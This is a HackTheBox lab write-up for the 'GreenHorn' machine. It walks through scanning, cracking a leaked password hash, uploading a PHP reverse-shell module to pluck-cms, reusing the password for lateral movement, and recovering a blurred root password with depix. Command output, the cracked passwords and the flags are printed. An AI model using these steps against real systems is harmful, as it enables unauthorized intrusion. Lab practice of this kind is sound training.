HTB Linux Easy: GreenHorn
GreenHorn is an Easy rated Linux machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -sS -p22,80,3000 10.129.192.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-21 03:18 EDT
Nmap scan report for 10.129.192.3
Host is up (0.017s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 57:d6:92:8a:72:44:84:17:29:eb:5c:c9:63:6a:fe:fd (ECDSA)
|_  256 40:ea:17:b1:b6:c5:3f:42:56:67:4a:3c:ee:75:23:2f (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://greenhorn.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=1ee532665089bb0f; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=DUGsxkCFwrutsQVBgYT_VsX1rsk6MTcyMTU0NjI4ODA2ODM5MDQwNA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 21 Jul 2024 07:18:08 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>GreenHorn</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR3JlZW5Ib3JuIiwic2hvcnRfbmFtZSI6IkdyZWVuSG9ybiIsInN0YXJ0X3VybCI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYXNzZXRzL2ltZy9sb2dvLnBuZyIsInR5cGUiOiJpbWFnZS9wbmciLCJzaXplcyI6IjUxMng1MTIifSx7InNyYyI6Imh0dHA6Ly9ncmVlbmhvcm4uaHRiOjMwMDAvYX
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=ac14f28e6f9f8419; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=Aa_QlcVDwfWBdoCRZnkAuYPccfE6MTcyMTU0NjI5MzIxNjY5NDExNQ; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 21 Jul 2024 07:18:13 GMT
|_    Content-Length: 0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.86 seconds
Modify the hosts file:
1
2
3
┌──(kali㉿kali)-[~]
└─$ tail -n 1 /etc/hosts
10.129.192.3 greenhorn.htb
Enumerate HTTP (Port 3000)
Gitea version 1.21.11 is running on the server. 
We find the following repo when we click on “Explore”. 
From the “CHANGES” file we can assume that the pluck-cms version is 4.7.3. 
Found password hash: 
We are able to crack the hash using crackstation.net. 
Enumerate HTTP (Port 80)
At the bottom of the landing page we see that pluck-cms is being used: 
Go to the login page and use the previously found password: 
We are now logged in: 
Create a ZIP file containing a php reverse shell:
On the following page we can install the module (ZIP file we created). 
Shell as www-data:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.15.32] from (UNKNOWN) [10.129.192.3] 59912
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 08:03:25 up 11:11,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Lateral movement
Found junior user in /etc/passwd. Since we still have the iloveyou1 password we can try to switch to the junior user:
1
2
3
4
www-data@greenhorn:~$ su junior
Password:
junior@greenhorn:/var/www$ id
uid=1000(junior) gid=1000(junior) groups=1000(junior)
User.txt: 018749bc7be97c01e89d4b42004c6f22
1
2
junior@greenhorn:~$ cat user.txt
018749bc7be97c01e89d4b42004c6f22
Privilege Escalation
Found OpenVAS in junior’s home directory:
1
2
junior@greenhorn:~$ ls
user.txt  'Using OpenVAS.pdf'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Hello junior,
We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

`sudo /usr/sbin/openvas`

Enter password:

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS
effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

Feel free to reach out if you have any questions or need further assistance.

Have a great week,
Mr. Green
Retrieve blurred out password from PDF using following github project: Link
1
python3 depix.py -p /home/giiker/Downloads/test.png -s images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png

SSH as the root user using the password:
1
2
3
ssh root@10.129.164.35

PW: sidefromsidetheothersidesidefromsidetheotherside
Root.txt: bcc4e3fd8f79a59d285963f279914617
1
2
root@greenhorn:~# cat root.txt
bcc4e3fd8f79a59d285963f279914617
PWNED!!!